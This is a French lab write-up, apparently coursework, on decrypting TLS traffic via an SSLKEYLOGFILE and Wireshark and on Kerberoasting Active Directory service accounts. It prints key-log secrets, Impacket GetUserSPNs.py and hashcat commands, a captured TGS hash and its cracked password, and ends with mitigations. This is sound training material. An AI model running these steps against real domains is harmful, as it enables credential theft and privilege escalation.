
```
(margaux@kali)-[~/Documents]
└─$ chromium --ssl-key-log-file=SSLKEYLOGFILE
```

- Pour lire le contenu du fichier, voici la commande : `cat SSLKEYLOGFILE`

```
(margaux@kali)-[~/Documents]
└─$ cat SSLKEYLOGFILE
CLIENT_HANDSHAKE_TRAFFIC_SECRET 670dc5ddd76693f76e58f1d2b055ccc2823ef6e4f9e9e46b0e41e04262e10b32 0f7999fa502ae843ba02190206bd32872a0e717089584367774a28f8b0cd345f
SERVER_HANDSHAKE_TRAFFIC_SECRET 670dc5ddd76693f76e58f1d2b055ccc2823ef6e4f9e9e46b0e41e04262e10b32 34537ec4d85eb8b12b6ce73f2777ed5ce40bacfe9385fbd0a0e3bd19307852501
CLIENT_TRAFFIC_SECRET_0 670dc5ddd76693f76e58f1d2b055ccc2823ef6e4f9e9e46b0e41e04262e10b32 ad85a7ad6dd60978f6e20e6cac192bfaa5a927f30cd55decc1536f7b21851539
SERVER_TRAFFIC_SECRET_0 670dc5ddd76693f76e58f1d2b055ccc2823ef6e4f9e9e46b0e41e04262e10b32 03fa505d4aea96411cf73ca765df898b40e7e5de48ad77db00604b40508bca1c
EXPORTER_SECRET 670dc5ddd76693f76e58f1d2b055ccc2823ef6e4f9e9e46b0e41e04262e10b32 9b71ccae837941de6f1efee4d59603c0aad91b65f2a97236bf850ef3daa885d
CLIENT_HANDSHAKE_TRAFFIC_SECRET 89293745e81e5bcb576af467ee7eaddeac5abb53152a58233e7835564b01e0 28380ca047981012ff504fc5f10e61736e2a58351d96ebf4bd3d40873f7d4c99b5c4c74b51e067af402
13d04ef095797
SERVER_HANDSHAKE_TRAFFIC_SECRET 89293745e81e5bcb576af467ee7eaddeac5abb53152a58233e7835564b01e0 4d411292310ae86d11ec8c3ad1bc50239367a94329df01529ef151fa0ea8e8bc470f2c011819286e699
61603d0d9855b
CLIENT_TRAFFIC_SECRET_0 89293745e81e5bcb576af467ee7eaddeac5abb53152a58233e7835564b01e0 08526c96ff318f5ec98c9f9b5a5bc80aaeac865d8914504ff20ce954afab9af19416ed02e3d4bf5db7e6cc67e8e
fa0f8
SERVER_TRAFFIC_SECRET_0 89293745e81e5bcb576af467ee7eaddeac5abb53152a58233e7835564b01e0 2861d8d98dacc293319bd241de1402a909101f719c20c082ff1fbb6874a81b0bd1cc962e79c76ba2db52887a33
d634c
EXPORTER_SECRET 89293745e81e5bcb576af467ee7eaddeac5abb53152a58233e7835564b01e0 d33c23414d1d256663aeb88322b165970589a19952433cf45ca945f2b93e15b73a72bade88401b34c347217f457669
CLIENT_HANDSHAKE_TRAFFIC_SECRET 574c5becf94b4f15f7011c03543ad52ae69cde7ea49e718b5fffae9f660ec054 9a82906ded495297c008ba7279128fd4211ca19b06eae07a04ec3e7e5d6863c0f3e97995e1569d07
f881d1d400835
SERVER_HANDSHAKE_TRAFFIC_SECRET 574c5becf94b4f15f7011c03543ad52ae69cde7ea49e718b5fffae9f660ec054 687509d435fd5146c1951b9dea3b37fe514e1be0b601a9bbd1348684c04b4bf4ff88030af11fa5aecf6
cf9c45fe8f3a
CLIENT_TRAFFIC_SECRET_0 574c5becf94b4f15f7011c03543ad52ae69cde7ea49e718b5fffae9f660ec054 b9faa9965627a07233b13ea38db0f4ea9bee047524032421429a7e9666d0a48676e7c18547f7027dff4eace1f7
f4991
SERVER_TRAFFIC_SECRET_0 574c5becf94b4f15f7011c03543ad52ae69cde7ea49e718b5fffae9f660ec054 0962f6132570caf5807c4e1819c23d7924cdfbce7d1700a64ad1a02a3fe7d6f2bd31c9e9573edc2a0771e1ac8f8
b201e
EXPORTER_SECRET 574c5becf94b4f15f7011c03543ad52ae69cde7ea49e718b5fffae9f660ec054 63297d17f8d6bc5a7ac3d30a6039194b3d05a44ff4b1f5f4bdc52b2b976967f1011e133b24a1e6f747e8f998b51c4036
CLIENT_RANDOM e38059fc409aee4f4b3e2e8a5ec846c89007727e62985b2cf0f1f36583b8ecbf ab5db059109c5cd86f7af5620e0c577d1cf8d8d24d6995dfafbf363f91711276ab5f917bce970fd3570797314f9934a6
CLIENT_RANDOM 03f1cce1008f73402f53ec71ef9cf780573c9bf18a1adc45bb22afd368f61e5b 24c4faf7529918cdf8d6fb738a5a6ba6685054d8dc67d685f0d948c3c66fd1c667829bf6aac827d8278d02981a92936
CLIENT_RANDOM fd16042dcff59885730dc66aaf8e70ad0ee9dbfe9e4a6ef96a23fa6fdf7ba9d 3ee67db18497c6383c8133f723d65dd0916491d8af5b882c599ca87b3420687a0a590d5fe22c4f5dd62b6a117fa6b611
CLIENT_RANDOM 59fd6d1b1be4000353c2cc01d7ce0a73bdcbcf7e3ab4b65d46853d130da0bde5 d7cf99347458a9c586a7a31c7fce2c8fd4880346a07b9faac40b1d0f6eacfd668056390a30984d41e811b33382eb3
CLIENT_HANDSHAKE_TRAFFIC_SECRET 404b458d3c1573d25c117c71d1842703efa18d9af8ae8f7c0f2eb2c06297058d d2a9f2c4a45eb5e6c5fda3e245853236e855acc8fd693aed9973883dc05a2bae
SERVER_HANDSHAKE_TRAFFIC_SECRET 404b458d3c1573d25c117c71d1842703efa18d9af8ae8f7c0f2eb2c06297058d 2b34d7b08924b1a08e1c6783023a5c658027385fe0906fc8197788219515e9e8
CLIENT_TRAFFIC_SECRET_0 404b458d3c1573d25c117c71d1842703efa18d9af8ae8f7c0f2eb2c06297058d a44f0fab3f3c394329d274a0b6e53b08de7c8c8a0591429237357a7a3244c
SERVER_TRAFFIC_SECRET_0 404b458d3c1573d25c117c71d1842703efa18d9af8ae8f7c0f2eb2c06297058d fdb6c8d52d90053ca4cf1da38fad4d83141f5b70b32b6eac68c74f01dda1c8e
EXPORTER_SECRET 404b458d3c1573d25c117c71d1842703efa18d9af8ae8f7c0f2eb2c06297058d 2a5cd92189c65310747d7d482716589e84d168654d556c6f64d8d23d08b5f9
```


Comme vu précédemment sous Windows, il faut des clés pour déchiffrer le flux réseau.

- Ouvrir Wireshark, et faites de la même manière que sous Windows. Se rendre dans les préférences pour appliquer le filtre et afficher que le TLS comme vu précédemment sous Windows.




## Extraction du certificat

Clic droit sur le certificat et sélectionner « export . der » :



Le certificat se trouve dans les Documents :



- Revenir dans le terminal et taper la commande suivante pour afficher les informations contenues dans le certificat sous forme lisible : `x509 -inform der -in certificat.der -text`

```
(margaux@kali)-[~/Documents]
└─$ openssl x509 -inform der -in certificat.der -text
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number:
      33:01:a6:81:0e:98:33:9e:ae:8a:0d:c8:fa:00:00:01:a6:81:0e
    Signature Algorithm: sha384WithRSAEncryption
    Issuer: C=US, O=Microsoft Corporation, CN=Microsoft Azure RSA TLS Issuing CA 07
    Validity
      Not Before: Mar 27 14:35:00 2025 GMT
      Not After : Sep 23 14:35:00 2025 GMT
    Subject: C=US, ST=WA, L=Redmond, O=Microsoft Corporation, CN=*.events.data.microsoft.com
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      Public-Key: (2048 bit)
      Modulus:
        00:d9:27:99:bf:85:bd:5d:46:0a:b5:09:55:13:f2:
        a7:5c:ee:82:0a:92:93:10:d7:fe:ed:1e:01:2e:19:
        e1:56:e7:a9:3d:c6:42:66:08:4c:4b:f1:58:7b:2c:
        4a:cd:b6:2d:1a:8e:df:a8:d5:fa:79:09:23:c2:af:
        67:32:07:1b:5a:ad:36:27:28:01:05:46:2c:17:2f:
        a6:84:01:f6:d7:1f:60:4a:46:3f:10:17:a4:6d:ec:
        a1:d1:f5:74:e7:52:75:a0:09:03:da:41:79:59:86:
        a0:6e:ce:99:14:ae:67:09:d2:d0:23:77:1c:a4:b0:
        59:a0:17:70:76:18:4c:1f:15:e3:27:c2:d1:92:98:
        d3:31:91:ef:2a:cf:d2:7f:c8:85:12:dd:87:3a:fb:
        4f:b5:0a:9d:5c:57:c9:c6:2a:93:94:36:d0:28:05:
        04:32:e9:3c:bd:39:4c:75:dc:69:35:d7:6d:8e:3b:
        71:b5:b3:44:b5:90:53:48:a2:70:c8:09:6c:f8:83:
        12:02:a7:44:76:2a:0a:bb:a5:6d:97:63:29:af:69:
        ff:a5:c4:9f:6f:e2:56:f5:89:1a:52:ae:6d:51:c7:
        a9:39:8d:af:40:8c:34:2d:21:ba:3a:93:fa:90:f8:
        65:a2:4e:a9:83:58:49:6a:67:2e:21:de:f4:60:59:
        b7:45
      Exponent: 65537 (0x10001)
    X509v3 extensions:
      CT Precertificate SCTs:
        Signed Certificate Timestamp:
          Version : v1 (0x0)
          Log ID  : DD:DC:CA:34:95:D7:E1:16:05:E7:95:32:FA:C7:9F:F8:
            3D:1C:50:DF:DB:00:3A:14:12:76:0A:2C:AC:BB:C8:2A
          Timestamp : Mar 27 14:45:03.815 2025 GMT
          Extensions : none
          Signature : ecdsa-with-SHA256
            30:46:02:21:00:BF:5C:6D:5C:E2:29:35:5E:FA:41:C3:
            D3:F4:2D:19:AC:A8:F5:AC:CB:82:9A:C6:06:49:4E:E3:
            9E:C2:DF:E8:F7:02:21:00:C2:F7:65:1E:EA:23:73:62:
            C7:09:85:7D:EE:48:CC:F3:0C:20:6A:68:BF:55:EC:7D:
```

## C) Conclusion

Le déchiffrement du trafic HTTPS permet d'analyser les communications sécurisées mais comporte des risques au niveau de la confidentialité. Sous Windows et Kali, ce processus

implique la création de fichiers de clés (sslkey.txt) et l'utilisation de Wireshark pour capturer et déchiffrer les sessions TLS. Cependant, ces méthodes peuvent être exploitées par des acteurs malveillants interceptant des données sensibles. Pour s'en protéger, il est important de maintenir des pratiques de sécurité rigoureuses comme l'utilisation de certificats SSL/TLS valides, mises à jour régulières et l'application de politiques de sécurité strictes. L'utilisation de VPN et de pare-feu peuvent également renforcer la protection contre les attaques

### III- Kerberoasting

Le **Kerberoasting** est une attaque qui exploite les comptes de service dans Active Directory en ciblant leurs **SPN (Service Principal Names)**. Les **SPN** sont des identifiants uniques associés aux comptes de service, permettant aux clients de localiser et d'authentifier les services via Kerberos.

Lors d'une attaque de Kerberoasting, un attaquant demande des tickets TGS pour les SPN des comptes de service, récupérant ainsi des hashes des mots de passe. Ces hashes peuvent ensuite être crackés pour compromettre les comptes de service. Sans les SPN, l'attaquant ne pourrait pas identifier et cibler les comptes de service, rendant le Kerberoasting impossible.

**Pré requis :** Avoir un domaine au préalable

Création d'un compte SPN exploitable sur un compte de service fictif :

- Cette commande crée un utilisateur Active Directory avec le nom svc\_sql et le mot de passe spécifié. L'utilisateur est activé immédiatement : *New-ADUser -Name margaux -AccountPassword (ConvertTo-SecureString "Azerty123!" -AsPlainText -Force) -Enabled \$true*
- **Ajout d'un SPN au compte créer :** *setspn -A SSQLSvc/sqlservice.margaux.local:1433 svc\_sql*
- **Relancer GetUserSPNs.py :** *GetUserSPNs.py mt.local/margaux 'Azerty123 !' -request -dc-ip 192.168.133.134 -debug*

```
PS C:\Users\Administrateur> New-ADUser -Name margaux1 -AccountPassword (ConvertTo-SecureString "Azerty123!" -AsPlainText -Force) -Enabled $true
PS C:\Users\Administrateur> setspn -A SSQLSvc/sqlservice.margaux.local:1433 svc_sql
Vérification du domaine DC=mt,DC=local

Inscription des ServicePrincipalNames pour CN=svc_sql,CN=Users,DC=mt,DC=local
SSQLSvc/sqlservice.margaux.local:1433
Objet mis à jour
PS C:\Users\Administrateur> GetUserSPNs.py mt.local/margaux 'Azerty123 !' -request -dc-ip 192.168.133.134 -debug
```

Pour voir si le compte avec SPN a bien été créer : *setspn -T DOMAIN.LOCAL -Q \*/\**

```

S C:\Users\Administrateur> setspn -T DOMAIN.LOCAL -Q */*
Erreur LDAP (0x51 -- Serveur hors service) : ldap_connect
L'extraction du nom unique pour le domaine « DOMAIN.LOCAL » a échoué : 0x00000051
Avertissement : aucune cible valide spécifiée, rétablissement du domaine courant.
CN=krbtgt,CN=Users,DC=mt,DC=local
kadmin/changepw
CN=svc_sql,CN=Users,DC=mt,DC=local
MSSQLSvc/sqlservice.formation.priv:1433
CN=WIN-UP0Q63UNV7G,OU=Domain Controllers,DC=mt,DC=local
Dfsr-12f9a27c-bf97-4787-9364-d3186c55e804/WIN-UP0Q63UNV7G.mt.local
ldap/WIN-UP0Q63UNV7G.mt.local/ForestDnsZones.mt.local
ldap/WIN-UP0Q63UNV7G.mt.local/DomainDnsZones.mt.local
DNS/WIN-UP0Q63UNV7G.mt.local
GC/WIN-UP0Q63UNV7G.mt.local/mt.local
RestrictedKrbHost/WIN-UP0Q63UNV7G.mt.local
RestrictedKrbHost/WIN-UP0Q63UNV7G
RPC/19ecc972-61b5-4e4c-826c-c8241137932f._msdcs.mt.local
HOST/WIN-UP0Q63UNV7G/MT
HOST/WIN-UP0Q63UNV7G.mt.local/MT
HOST/WIN-UP0Q63UNV7G
HOST/WIN-UP0Q63UNV7G.mt.local
HOST/WIN-UP0Q63UNV7G.mt.local/mt.local
E3514235-4806-11D1-AB04-00C04FC2DCD2/19ecc972-61b5-4e4c-826c-c8241137932f/mt.local
ldap/WIN-UP0Q63UNV7G/MT
ldap/19ecc972-61b5-4e4c-826c-c8241137932f._msdcs.mt.local
ldap/WIN-UP0Q63UNV7G.mt.local/MT
ldap/WIN-UP0Q63UNV7G
ldap/WIN-UP0Q63UNV7G.mt.local
ldap/WIN-UP0Q63UNV7G.mt.local/mt.local
SPN existant détecté.

```

- Taper cette commande sous Kali Linux afin de récupérer les SPN associé au domaine mt.local et à l'utilisateur : `GetUserSPNs.py mt.local/margaux 'Azerty123!' -request -dc-ip 192.168.133.134 -debug`

```

python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py kerberoasting.local/svc_sql:SvcPass123! -dc-ip 192.168.200.200 -request -debug
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] Connecting to 192.168.200.200, port 389, SSL False
[+] Total of records returned 4
ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
MSSQLSvc/sqlservice.formation.priv:1433  svc_sql   2025-04-23 09:52:56.630157  <never>

[-] Ccache file is not found. Skipping...
[+] The specified path is not correct or the KRB5CCNAME environment variable is not defined
[+] Trying to connect to KDC at 192.168.200.200:88
5krb5tgs423$svc_sql$KRB5KRB5LOCAL$kerberoasting.local/svc_sql$%096ca97c2417dadfe34036cd1d8960c14d7bbba7f885bee73925882e1dbaf5cf0164261c4a522aa
d88e02ae540e59b793b92eb901b9cfc6bd368c3c5138bc299db08363b38ac72a26a0c27abfabb429cda75bb93e9b88e1076e28f637531bf3ef41782443b53501cfed3c184587e656d
dfeadb427f201f9fd113716f528cf7b77c1f4fa3530355130775cae3f701d73be53779440c3a3faf5169f3b164fbc262a205af7f5b4669621113506e46e89d4ddb55d79d4ecb870452b5
8b7aa8bb1a19e8f27a81d250dabe0ada671dfbfb1445dc6a4b97f06671fb8622695f05b1f0693a15c4a5463fafa741d93343e2320052582be941d562f7de01596c7e649e09c0353ef49
8655aca46c8355047a86f804b7484dc90208c73cd14afe08fa0ccbb43343e3eb7aa15dc2347f67e3e6ef28a6dea9c3ef5785f32598db30cf9b36259849c0b0252dd5a57d41f1620a2b5b
7ff3d1af90a0af10cdfb663e2e5df93758668738c72503aae104bf04ea0cb6145e1dece4643ae4058c692a0c7666656537ee366b1b5390101b891c9e5d4e462345e937f42062b632e70
725b8b22614d5ad462aa6d12ebdde7abfe4686dc8c47db6a8ac0c3d367035b17aad889f2d027ee807cca235451f5c814d445af857d2bd5f31314kda56e63a26fb1e182aa87bae6cbe
fd190be44972405892ccf999baba02b66e2461f2b90949c40788528a418ecd4b9584d838d5ba445f2fc9881ea2e79e4411bbebf1276f104fc034b54ea074a0050bca39b28a1ce29013b
bea54aa00e4e2b8ba1cd06e5c5e913a0cdec248723a8f7bcafa45d90286c8f4c10f04749b233a579d15a95fa209203d3a4dc3bc36a76c129a82804575d75ff9d70466dde9fad62f9c686
5a30b94c76aa85bbd1d66aadba91b86ffdc7daec6f53fce0d0ae56814d78e989f30c01ff1c1ba2eb3d7c6b305f8165ca3b421baef8762e6a3b4101654cfea1913dbeeb2d8a1bc4c912
7d5acadb3732c3e34c0e02a52e0dddb8edc27ccf70aeb392e7b83ab6a14c0c1fbd549b519d30fc6692236122359f38f120b78de4b253ae86194cf3c07c5ea5b1fd0d7a0a3075b91389b8e
81191e4c0507341b0fa896a8c04727c24571b86fdb9e2a26c7f1121424b374b8c362a2944eeee2232b98410f0fac626c503413bac76f7fc76716e0a26933fc7752a6f6e6f98cd3d8cb3c
42709e721004e0dac01b3990547319f5264a7ba72b5d57ddfc01257528d589077486ef74e93a839a5586b92d5b3efaf118e38e167520d0a4e3bee9d4f84843410435211ef0221c6ef6e59b
552fc06eff94151dba1426d03699be520c6467d233d04452b40fc63ceec3639056df4b1d99c3d2f8e0026741eb28908b54ec560fe5870f6c8f2027360dcd0db70348e1133f3d2504841
ee9038ed8f9ceb7a63a9f4c75f6761e362072d7aa99bc355c0f535612d67a51eb5e2f9992c6ce52b91b5318dd

```

- Créer le fichier `kerb_hash.txt` : récupérer le hash précédent et le mettre dans ce fichier
- Ouvrir le fichier `rockyou.txt` où il y a un dictionnaire de mot de passe et insérer le mot de passe de session dans la liste
- Enfin, lancer la commande `hashcat -m 13100 kerb_hash.txt /usr/share/wordlists/rockyou.txt`

```

Fichier Actions Éditer Vue Aide
dfaedbc427f201f9dfd13716d528cf7b77c1f45a3530355130775cae3f70d73be5377940c3a3faf5169f3b164fbc262a6205af7f5bd66962113506e46e89d4ddb55d79d4ecb870452b5
8b7aa8bb1a319e8f27a81d250dabe04daa671dfbdfb1445dc6a4b97f06671fb8622695f05b1f0693a15c4a5463fefa741d93343e2320052582be941d562f7de01596c7e649e09c0a53ef49
0655aca46c8355047ad86f804b7484dc90308c733cd14afe08f49ccbb43343e3eb7aa15dc2347f67e3e6ef28a6dea9c3ef5785f32598db30cf9b36259849c0b0252dd5a57d41f1620a2b5b
7ff3d1afc90a0afa10cdfb663e25df93758668738c72503aae104bf04ea0cb6145e1dce4643ae4e058c693a0c77666656537ee366b1b5390101b891c9e5d4e462345e937f42062b632e70
725b8bb22614d5ad462a4a6d12eb0de7abfe4686dc8c47db6a8ac0c3d367035b417aadd889f2d027ee807cca235451f5c814d445af857d2bd5f313144da56e663a26fb1e182aa87baa6cbe
fd190b6449742045892ccf999baba03bb66e2461f2b90949c40788528a418ecd4b9584d838d5ba445f2fc9881ea2e79e4411bebefb1276f104fc034b5ea074a0050bca39b28a1ce29013b
bea54aa0b0e4e2bdba1cd0e65c5e913a0cdcc248733a8f7bcfa4a5d90286c8f4c10f047d9b233a579d15a95fa209203d3a4dc3bc36a76c129a82804575d75ff9d70466dde9fad62f9c686
5a30b94c764a85bbdb1d664adbe91bd86ffdc7daec6f53fce0d0ae56814d78e989f30c01fff1ba3ebe3d7c6b305f8165ca3b421baefe8762e6a3b41701654cfea1913dbbeeb2dba1bc4c912
7d5acac37332c3e34c0e2a52e0ddbd8edc27c7f0aeb392e7b83ab6a14c0cc1fdb549b519d30fc6692236132359f38f130b78de4b253ae86194cf3c07c5ea5b1fd0d7a0a03075b91389b8e
81191e4c0507341b0f4896a8c04727c24571b86fbd9e2a26c7f1121424b374b8c362a2944eee2e232b98410f0fac626c503413bac76f7c76716e0a26933fc7752a6f66e6f98cd3d8c3c
42709e21004e0dac01b3990547319f5264a7ba72b5d5ddfc01357528d589077486ef74e93a839a5586b92d5b3efaf118e38e167520d0a4e3bee9d4f84843410435211ef0221c6ef6e59b
552fc06eff94151dba14260d03699be520c6467d233d04452b40fc63cecd3639056df4b1d99c3d2f8e0026741eb28908b54ec560fe5870f6c8f2027360dc0dbb70348e1133f2d2504841
ee9038ed8f9ceb7a63a9f4c75f761e3620727aa99bc355c0f535612d67a51eb5e2f9992c6ce52b1951318dd:SvcPass123!

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$+svc_sql$KERBEROASTING.LOCAL$kerberoast ... 5318dd
Time.Started....: Wed Apr 23 16:34:18 2025 (0 secs)
Time.Estimated...: Wed Apr 23 16:34:18 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 27070 H/s (1.29ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2048/14344388 (0.01%)
Rejected.....: 0/2048 (0.00%)
Restore.Point...: 0/14344388 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.Engine...: Password Generator
Candidates.#1...: Azerty123! → sisters
Hardware.Mon.#1...: Util: 15%

Started: Wed Apr 23 16:34:13 2025
Stopped: Wed Apr 23 16:34:20 2025

```

La commande va prendre en compte mon hash qui est dans mon fichier **kerb\_hash.txt**. Il va ensuite le comparer au fichier **rockyou** où il y a une multitude de mot de passe. Et enfin, trouver le mot de passe qui correspond au hash entré.

Dans la ligne « Candidates : Azerty123 ! », il y est indiqué le mot de passe.

## A) Points clés

1. Un simple utilisateur du domaine suffit pour réaliser l'attaque

Le **Kerberoasting** ne nécessite pas de privilèges administratifs. Un utilisateur standard du domaine peut demander des tickets TGS pour les comptes de service, récupérer les hashes des mots de passe et les crackner hors ligne. Cette attaque est donc dangereuse : elle peut être exécutée par n'importe quel utilisateur malveillant ou compromis.

2. Importance d'avoir des mots de passe robustes pour les comptes de service

Les comptes de service sont souvent configurés avec des mots de passe faibles ou qui ne sont jamais changés ce qui facilite le crackage des hashes récupérés. Des mots de passes robustes et régulièrement mis à jour sont essentiels pour protéger ces comptes contre les attaques de Kerberoasting.

3. Un mot de passe faible pour un compte SPN peut entraîner une élévation de privilèges majeure

Les comptes de service sont souvent associés à des privilèges élevés. Ces comptes peuvent avoir un accès à des bases de données sensibles, des systèmes critiques, des ressources réseau, etc. Si un attaquant parvient à crackner le mot de passe d'un compte de service, il peut utiliser ce compte pour accéder à des ressources sensibles ou effectuer des actions avec les privilèges administratifs.

## B) Comment réduire le risque ?

- ✓ Utilisation de mot de passe complexe
- ✓ Utilisation de gMSA : Le mot de passe est géré automatiquement par Active Directory, il change régulièrement (tous les 30 jours par défaut) et n'est jamais visible en clair ni stocké localement
- ✓ Mettre en place une surveillance des accès aux tickets Kerberos ID 4769 et activer l'audit Kerberos pour détecter des activités suspectes
- ✓ Utiliser un compte de service dédié avec mot de passe fort : éviter les comptes génériques, appliquer une stratégie de mot de passe fort, ...
- ✓ Restreindre les permissions du compte de service : le compte ne doit avoir accès qu'aux ressources nécessaires